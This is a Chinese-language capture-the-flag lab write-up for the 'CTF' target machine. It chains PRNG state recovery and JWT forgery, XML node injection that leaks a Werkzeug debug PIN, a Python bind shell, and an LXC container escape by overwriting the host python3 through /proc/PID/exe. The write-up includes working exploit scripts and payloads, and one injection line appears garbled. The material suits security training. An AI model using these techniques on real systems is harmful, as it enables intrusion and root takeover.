

# 矛计划 - CTF by 菜叶片

## 前言

## 靶机介绍

靶机名：CTF

作者：菜叶片（QQ：2609276524）

靶机ID：716

系统：Linux

难度：Hard

链接：<https://qfile.qq.com/q/LVW9Alp1zW>

欢迎来到MazeSec.CTF MazeSec附属CTF平台

本周的限定挑战是XP4th

难度评级Hard 共计上线七天

靶机无猜测和爆破环节 如有疑问可私信作者菜叶片

已知问题：CPU单核频率低于2GHz会导致程序运行超时 请关闭主机省电模式

## Hints

所有随机都是伪随机

暗示1-1阶段 回溯不安全的伪随机生成器


```
def merge(src, dst):  
    # Recursive merge function  
    for k, v in src.items():  
        if hasattr(dst, '__getitem__'):  
            if dst.get(k) and type(v) == dict:  
                merge(v, dst.get(k))  
            else:  
                dst[k] = v  
        elif hasattr(dst, k) and type(v) == dict:  
            merge(v, getattr(dst, k))  
        else:  
            setattr(dst, k, v)
```

暗示1-2阶段 与类污染（基于对象引用链的对象污染）同源的基于对象引用链的对象读取

CVE-2019-5736

暗示2阶段 与 利用runc逃逸docker 同源的 利用python3逃逸lxc

## 攻击路径图解



## Tips:

本篇writeup这种左侧有竖线的文本 是对某环节的详细解释和额外补充  
总之 是不太重要的部分 :D

## WalkThrough

### Phase0 初始信息收集

端口扫描发现仅22端口和80端口开启 判断入口点是80端口web应用

### web应用信息收集

nginx反代分流 共有两个vhost

- msctf.dsz CTF平台
- challenge.msctf.dsz CTF挑战

我们逐个枚举信息

### CTF平台

自动设置JWT cookie 解码结果 {"role":"player"}

### API端点收集

检查js源码结合UI提示 我们收集到以下硬编码的API端点

- /api/exploit 在线运行精选exploit 输出被遮挡的flag和其所在节点的xpath
- /api/reset 重置CTF挑战和flag
- /api/writeup 下载CTF挑战writeup 需要更高权限
- /api/archive 下载CTF挑战归档 需要更高权限

其中 /api/reset 存在POST参数 type=md5

### CTF挑战

### Hints



- XP4th CTF挑战 POST传递Xpath注入payload 可以获取flag  
我们可以无限生成和获取新的随机flag 即原始随机数的md5哈希  
收集到624个随机数样本 即可反推出SecretKey的值  
从原始随机数到md5哈希不可逆 但是8字节明文的md5非常容易破解

## 伪随机数回溯

编写exploit 具体流程如下

1. 循环624次生成→获取flag 记录md5部分
2. 运行hashcat破解md5哈希 得到624个连续的原始随机数样本
3. 传递给开源项目ExtendMT19937Predictor 回溯625次 得到flag

收集样本时 我们生成了624个随机数 回溯624次 接下来的回溯结果就是secret  
如果之前重置过flag 要额外回溯同样次数  
实在不记得了 就重启靶机 不会影响进度

```
import hashlib,time,requests,random,sys,subprocess
from extend_mt19937_predictor import ExtendMT19937Predictor

Challenge = 'http://challenge.msctf.dsz/login'
ResetURL = 'http://msctf.dsz/api/reset'

def GetFlag():
    requests.post(ResetURL, data={'type':'md5'})
    response = requests.post(Challenge, data={'user':"nonexist" or '1'='1',"pass':"nonexist" or '1'='1'})
    if not 'flag{' in response.text:
        print(f"Err {response.text}")
        sys.exit()
    return response.text[5:][:1] # 只取md5部分

print('正在收集样本')
hashes = ""
for i in range(624):
    flag = GetFlag()
    hashes += f'{flag}\n'

f = open('./hashes', 'w', encoding='utf-8')
f.write(hashes)
f.close()
print("正在运行hashcat破解hashes")

# 必须先crack 再--show 否则hashcat多线程输出会改变明文顺序 不是和哈希逐行对应的
# 32bit最大值4294967295 用--increment 依次尝试1-10位十进制整数
crack = ["hashcat", "-m", "0", "-a", "3", "./hashes", "?d?d?d?d?d?d?d?d?d", "--increment"]
subprocess.run(crack)
show = ["hashcat", "-m", "0", "./hashes", "--show", "--outfile-format=2"]
with open("./result", "w", encoding="utf-8") as output:
    subprocess.run(show, stdout=output)
```

```

with open('./result', 'r', encoding='utf-8') as f:
    examples = [line.strip() for line in f if line.strip()]

if len(examples) < 624:
    print(f"错误: 破解成功的哈希不足624个")
    sys.exit()

print('正在还原随机数')
predictor = ExtendMT19937Predictor()
for x in examples:
    predictor.setrandbits(int(x), 32)

for _ in range(624):
    predictor.backtrack_getrandbits(32)

secret = hashlib.md5(str(predictor.backtrack_getrandbits(32)).encode('utf-8')).hexdigest()
print(secret)

```

## JWT伪造

用你最喜欢的jwt签名工具 用secret签名 {"role":"admin"}  
 替换原有的cookie 刷新页面 成功纵向提权到admin

## Phase1-2 GetShell

admin特权可以访问 /api/archive 和 /api/writeup 逐个检查

## 信息收集

### CTF挑战源码检查

/api/archive 下载归档 得到CTF挑战源码app.py 只有两个路由

- /login 将用户输入拼接到XPath语句查询
- /reset POST参数 key=xxx&flag=xxx 从backup.xml恢复db.xml备份 将占位flag正则替换成传入的新flag

如果flag不是flag{xxx}而是<node>xxx</node>呢?

由此 可以向XML文件注入任意内容 包括新的XML节点

### CTF挑战writeup检查

/api/writeup 下载writeup

writeup介绍了基于二分查找和深度优先搜索的exploit 并附有源码

预言机和二分查找都很常规 值得注意的是深度优先搜索部分: 用属性链记录节点的父子关系

```

def ScanXML(objNode, node):
    # 检查节点名是否符合flag格式
    NodeName = GetString(f'name({node})')
    if re.search(r"flag\{([0-9a-f]{32})\}", NodeName):

```

```

        return {'flag': NodeName, 'xpath': f'{objNode}'}

# ... 用类似逻辑检查属性节点和文本节点

if oracle(f"count({node}/*)=0"): # 没有子节点
    return None # 未发现flag

# 枚举子节点
ChildCount = GetInteger(f'count({node}/*)') # 获取子节点数量
for i in range(1, ChildCount + 1): # 逐个子节点枚举
    NextNode = f'{node}/*[{i}]' # 拼接节点路径
    NextName = GetString(f'name({NextNode})') # 获取节点名
    # 属性链仅用于恢复xpath路径 不用于完整表示XML树
    # 因此同名节点共享同一个python对象即可
    if not hasattr(objNode, NextName):
        setattr(objNode, NextName, XMLnode(objNode, NextName))
    result = ScanXML(getattr(objNode, NextName), NextNode) # 递归进入子节点
    if result:
        return result # 子节点找到flag
return None # 未发现flag

```

## 基于对象引用链的属性读取

注意到枚举子节点的代码段

```

if not hasattr(objNode, NextName):
    setattr(objNode, NextName, XMLnode(objNode, NextName))
result = ScanXML(getattr(objNode, NextName), NextNode)

```

## 如果你不了解类污染...

这段代码让XML节点名直接映射为python属性 从而控制getattr()访问的属性名称  
XML节点名可控 可以引导exploit访问XMLnode对象的特定属性

1. 对象的 `__init__` 属性指向所属类的初始化构造函数
  2. 函数的 `__globals__` 属性指向函数定义时所在的全局命名空间
- 因此 XMLnode对象的 `__init__.__globals__` 指向exploit.py的全局命名空间

设计名为 `__init__` 和 `__globals__` 的节点 引导exploit访问全局命名空间

此时 再让exploit"恰好"找到flag 执行 `return {'flag': NodeName, 'xpath': f'{objNode}'}`

原本的深度优先搜索是

root → userdb → user → secret → flag → 找到flag

返回 `f'{root.userdb.user.secret.flag}=/userdb/user/secret/flag`

现在变成了

root → userdb → user → secret → flag → `__init__` → `__globals__` → 找到flag

返回 `f'{root.userdb.user.secret.flag.__init__.__globals__}'` = 输出全局命名空间的所有元素

正常情况下 objNode是XMLnode对象

执行 `f'{objNode}'` 会调用 `XMLnode.__str__()` 得到可读XPath

但是当 `objNode=__globals__` 时

`__globals__` 作为字典对象 `f'{objNode}'` 输出字典所有元素  
于是 返回结果变成了整个全局命名空间的变量/函数/类

## 如果你了解类污染...

我们观察类污染经典merge函数

```
def merge(src, dst):
    # Recursive merge function
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)
```

去掉处理字典的分支 把if改成if not

```
def merge(src, dst):
    for k, v in src.items():
        if not hasattr(dst, k) and type(v) == dict:
            setattr(dst, k, v) # 若属性不存在 污染属性k
        else:
            merge(v, getattr(dst, k)) # 若属性存在 递归进入
```

对比简化后的ScanXML

```
def ScanXML(objNode, node):
    # ...
    if FoundFlag():
        return {'flag': NodeName, 'xpath': f'{objNode}'} # 若发现flag 打印{objNode}
    # ...
    for i in range(1, ChildCount + 1):
        if not hasattr(objNode, NextName): # 不管属性是否存在 都递归进入
            setattr(objNode, NextName, XMLnode(objNode, NextName))
        result = ScanXML(getattr(objNode, NextName), NextNode)
    # ...
```

|      | merge函数                  | ScanXML函数                   |
|------|--------------------------|-----------------------------|
| 输入结构 | json树状结构                 | XML树状结构                     |
| 映射结构 | python对象引用链              | python对象引用链                 |
| 访问方式 | 字典/属性访问                  | 属性访问                        |
| 最终操作 | 写 <code>setattr()</code> | 读 <code>str(objNode)</code> |

|      |         |           |
|------|---------|-----------|
|      | merge函数 | ScanXML函数 |
| 利用结果 | 污染对象属性  | 泄漏当前对象    |

可以发现 两者都将树状结构表示为python对象引用链 并通过属性访问沿引用链操作对象  
 区别在于 merge()在递归末端 若属性不存在 setattr() 修改对象属性  
 而 ScanXML() 在递归末端 若找到flag str(objNode) 读取当前对象

## 能泄漏什么？

exploit有这么几行 把环境变量加载到了全局命名空间

```
env = os.environ
try:
    target = env['CHALLENGE_URL']
    print(f'[+] 目标URL {target}')
except:
    print(f'[-] 请传递目标URL')
    sys.exit()
```

环境变量里有什么？

回顾最开始模糊测试得到的部分源码 推断环境变量的DebugPIN也被继承到exploit.py

```
os.environ["WERKZEUG_DEBUG_PIN"] = GenerateRandom("pin")
os.environ["CHALLENGE_URL"] = 'http://challenge.msctf.dsz/login'
```

## 取得user flag

向 http://challenge.msctf.dsz/reset 发送POST请求 参数如下

```
flag=<__init__><__globals__>flag{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}</__globals__>
</__init__>&key=9b2f4f2f4c435c0d6f39f8b47e7ef200
```

回到CTF平台 点击 [exploit在线验证] 泄漏出32位WERKZEUG\_DEBUG\_PIN

访问 /console 输入PIN 解锁交互式python console

用你喜欢的方式执行shell命令

例如 \_\_import\_\_('os').popen('cat user.txt').read()

在当前目录找到user flag

上传私钥权限维持 取得app的SSH shell

## Phase2 本地权限提升

### 信息收集

经过本地信息收集 取得以下信息

- /usr/bin/python3 /opt/challenge/app.py 所有者是root
- app可以以root身份免密sudo运行 /usr/bin/python3 /opt/init-challenge.py



容器内进程以宿主机root身份运行 代表lxc容器无User命名空间映射 是特权容器  
因此 容器逃逸即可取得宿主机root

检查 init-challenge.py 脚本 大概意思是

用zip打包 /opt/challenge 捕获stdout将zip字节流存储在内存

切换到容器命名空间 fork() 创建一个子进程 子进程成为容器内进程(pid命名空间切换生效)

子进程清理容器内原有challenge 释放zip文件到 /opt 解压缩 重启challenge服务

/opt 目录还有个README.md

MazeSec.CTF 操作规范手册之 每周题目更新

第一步 检查题目文件 应只有challenge目录 包含app.py入口点 监听5000端口

第二步 运行init-challenge.py 程序将自动打包上传题目文件并重启服务

了解到 challenge/app.py 会在容器内执行

/opt/challenge/ 属于app:app 这使得我们可以打包一个恶意challenge 得到容器内的shell

## 取得容器内shell

上传python bind shell到 /opt/challenge/app.py 例如

```
import socket, os, pty

s = socket.socket()
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 5000))
s.listen(5)

while True:
    try:
        c, a = s.accept()
        if os.fork() == 0:
            s.close()
            [os.dup2(c.fileno(), i) for i in (0, 1, 2)]
            pty.spawn("/bin/sh")
            c.close()
            os._exit(0)
        else:
            c.close()
    except KeyboardInterrupt:
        break
    except:
        pass
s.close()
```

运行init-challenge.py 部署bind shell

在 /etc/nginx/http.d/msctf.conf 得到容器IP 10.0.3.100

nc 10.0.3.100 5000 连接bind shell

## 容器逃逸

## 根源分析

切换命名空间改变了进程运行环境 但进程映像 `/proc/self/exe` 仍然指向宿主机的python3

## 竞态？并不需要

### 常规方法(竞态)

我们需要抓住python3在容器内的短暂时间窗口

容器内监控 `pgrep -f "init-challenge.py"` 进程出现后操作 `/proc/PID/exe` 就像这样

```
import os
import subprocess

pid = 0
while(True):
    try:
        pid = int(subprocess.check_output(["pgrep", '-f', 'init-challenge.py'],
text=True))
        break
    except:
        pass
readfd = os.open(f'/proc/{pid}/exe', os.O_RDONLY)
input('success')
```

经测试 时间窗口已足够大 几乎100%竞态成功

### 利用zip阻塞执行流

zip解压缩遇到同名文件时 会询问用户是否替换 但是脚本会在调用zip前删除 `/opt/challenge/` 在容器内执行以下one-liner 循环10000次创建 `/opt/challenge/app.py`

```
cd /opt;i=0; while [ $i -lt 10000 ]; do mkdir challenge;touch challenge/app.py
2>/dev/null; i=$((i+1)); done
```

在宿主机运行`init-challenge.py` zip发现`app.py`已存在 阻塞执行流

### 利用shebang阻塞执行流

将 `/usr/bin/unzip` 或其他任意脚本`subprocess.run`运行的二进制 替换成以下内容

```
#!/proc/self/exe
input('success')
```

脚本运行 `/usr/bin/unzip challenge.zip` `unzip`被 `/proc/self/exe` 执行 阻塞执行流

### 利用符号链接阻塞执行流

将 `/sbin/rc-service` 换成指向 `/proc/self/exe` 的符号链接

在 `/opt/` 设置名为`challenge`的文件 内容 `input('success')`

脚本运行 `/sbin/rc-service challenge stop` `challenge`被 `/proc/self/exe` 执行 阻塞执行流

## 绕过ETXTBSY锁

一个二进制文件如果正在被运行 内核会对其Inode加上不可写的保护 (ETXTBSY)

因此 打开 /proc/PID/exe 的可写fd需要杀死python3进程

但是杀死python3进程又会使 /proc/PID/exe 消失

我们需要想一个办法 杀死python3进程后 仍然可以索引到python3文件

所以 我们打开一个 /proc/PID/exe 的只读fd /proc/self/fd/X

杀死所有宿主机python3进程

打开 /proc/self/fd/X 的可写fd 成功绕过ETXTBSY锁

编译一个能留下root权限的二进制 上传到容器

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main() {
    system("/bin/sh");
    return 0;
}
```

在容器内运行以下脚本

```
import os
import subprocess
pid = 0
while(True):
    try:
        pid = int(subprocess.check_output(["pgrep", '-f', 'init-challenge.py'],
text=True))
        break
    except:
        pass
readfd = os.open(f'/proc/{pid}/exe', os.O_RDONLY)
shfd = os.open('/opt/challenge/payload', os.O_RDONLY)
while(True):
    input('回宿主机杀死所有/usr/bin/python3')
    try:
        writefd = os.open(f'/proc/self/fd/{readfd}', os.O_WRONLY)
        os.sendfile(writefd, shfd, 0, os.fstat(shfd).st_size)
        os.close(writefd)
        exit()
    except Exception as e:
        print(f'Err: {e}')
```

在宿主机 `sudo /usr/bin/python3 /opt/init-challenge.py` 成功取得root shell

在/root找到root flag

标准的修补方案是 进入容器前 利用内存只读匿名空间 创建只读映像副本 替换自身映像

# 后言

感谢游玩我制作的靶机

## 浅述设计理念

我喜欢的设计 是围绕一个主题展开 精简攻击面以避免选手陷入兔子洞 同时让漏洞点表现自然 环环相扣

本靶机围绕选手最熟悉的“CTF”主题展开

共有三个攻击阶段 入口点→到web应用admin→低权限shell→root shell

其中每个阶段 都遵循 收集信息→确认漏洞→漏洞利用→取得权限 组成完整攻击流程

真正发挥选手实力 全程无猜测/爆破 每一步都有信息依据

三个应用 每个端点 每个功能都是攻击路径中不可或缺的一环

| 应用    | 端点           | 预期用途              | 利用阶段 | 攻击用途        |
|-------|--------------|-------------------|------|-------------|
| CTF挑战 | /reset       | 接收CTF平台传递的flag并重置 | 1-2  | XML节点注入     |
|       | /login       | 具有XPath注入漏洞的登录端点  | 1-1  | 收集伪随机数样本    |
| CTF平台 | /api/exploit | 在线验证选手提交的exploit  | 1-2  | 环境变量泄漏      |
|       | /api/reset   | 重置CTF挑战和flag      | 1-1  | 生成伪随机数样本    |
|       | /api/writeup | 下载选手提交的writeup    | 1-2  | exploit源码泄漏 |
|       | /api/archive | 下载CTF挑战归档         | 1-2  | CTF挑战源码泄漏   |
| 部署脚本  | N/A          | 部署CTF挑战容器         | 2    | 进入容器和容器逃逸   |

## 无意的设计

靶机里的某些机制 是我出题时无意中注意到的

### 复用flag重置端点

第一次利用 传递正常参数 生成新的伪随机数样本

第二次利用 传递畸形flag 注入XML节点

原设计是web应用admin可以访问容器内shell 修改db.xml

### 设置同名文件 阻塞unzip

不过是随手写的 默认的 unzip file.zip 没有任何附加参数

测试靶机时 自己发现了自己靶机的非预期 :P

## 刻意的小巧思

另外的一些机制 是刻意设计

### Traceback泄漏源码

在1-1信息收集阶段 通过模糊测试取得的11行Flask初始化部分源码  
泄漏了辅助函数 GenerateRandom(type) 和三个关键变量赋值

```
# 初始化flask secret和debugger pin
app.config['SECRET_KEY'] = GenerateRandom("md5")
os.environ["WERKZEUG_DEBUG_PIN"] = GenerateRandom("pin")
os.environ["CHALLENGE_URL"] = 'http://challenge.msctf.dsz/login'
```

GenerateRandom(type) 和 app.config['SECRET\_KEY'] 在1-1阶段引导选手回溯随机数生成器  
两个环境变量赋值 在1-2阶段引导选手检查exploit.py环境变量

## 环境变量泄漏DebugPIN

### 默认行为

Werkzeug DebugPIN默认通过环境变量设置 且子进程默认继承环境变量

### 出题设计

exploit.py“恰好”将环境变量加载到全局命名空间  
但是目的被掩盖为提取环境变量的ChallengeURL

## 受漏洞影响的漏洞利用脚本

hmm 是不是很好玩 :3

## 是经典漏洞 又不像经典漏洞

1-2阶段 基于对象引用链的属性读取

- 灵感：python类污染
- 变形：基于对象引用链的属性污染 改成基于对象引用链的属性读取
- 2阶段 /proc/PID/exe 覆写宿主机进程映像逃逸
- 灵感：CVE-2019-5736 runc容器逃逸漏洞
- 变形：覆写runc逃逸docker 改成 覆写python3逃逸lxc

## 靶机配置

最新版alpine-virt(standard)镜像 配置apk下载源 安装依赖软件包

| 用途        | 软件包                        |
|-----------|----------------------------|
| VHost反代分流 | nginx                      |
| web应用运行环境 | python3 py3-flask...       |
| 容器        | lxc lxc-templates lxc-libs |
| 杂项        | zip nano                   |

用 lxc-templates 生成默认配置alpine容器 配置容器网桥  
在lxc配置文件模板的默认lxc配置基础上 限制capabilities做加固

部署宿主机和容器内web应用 配置nginx分流 rc-service和rc-update开机自启动  
添加用户app 配置sudoers 就搞定了 :D

再次感谢大家的游玩

特别鸣谢

攻击链设计 菜叶片

环境搭建 菜叶片

前端编码和设计 GPT5.5 & DeepseekV4

后端编码和设计 菜叶片

技术顾问 Gemini3.5

Writeup文案优化 GPT5.5 & Gemini3.5

测试人员 菜叶片 & Sublarge & 111 & Grok4.5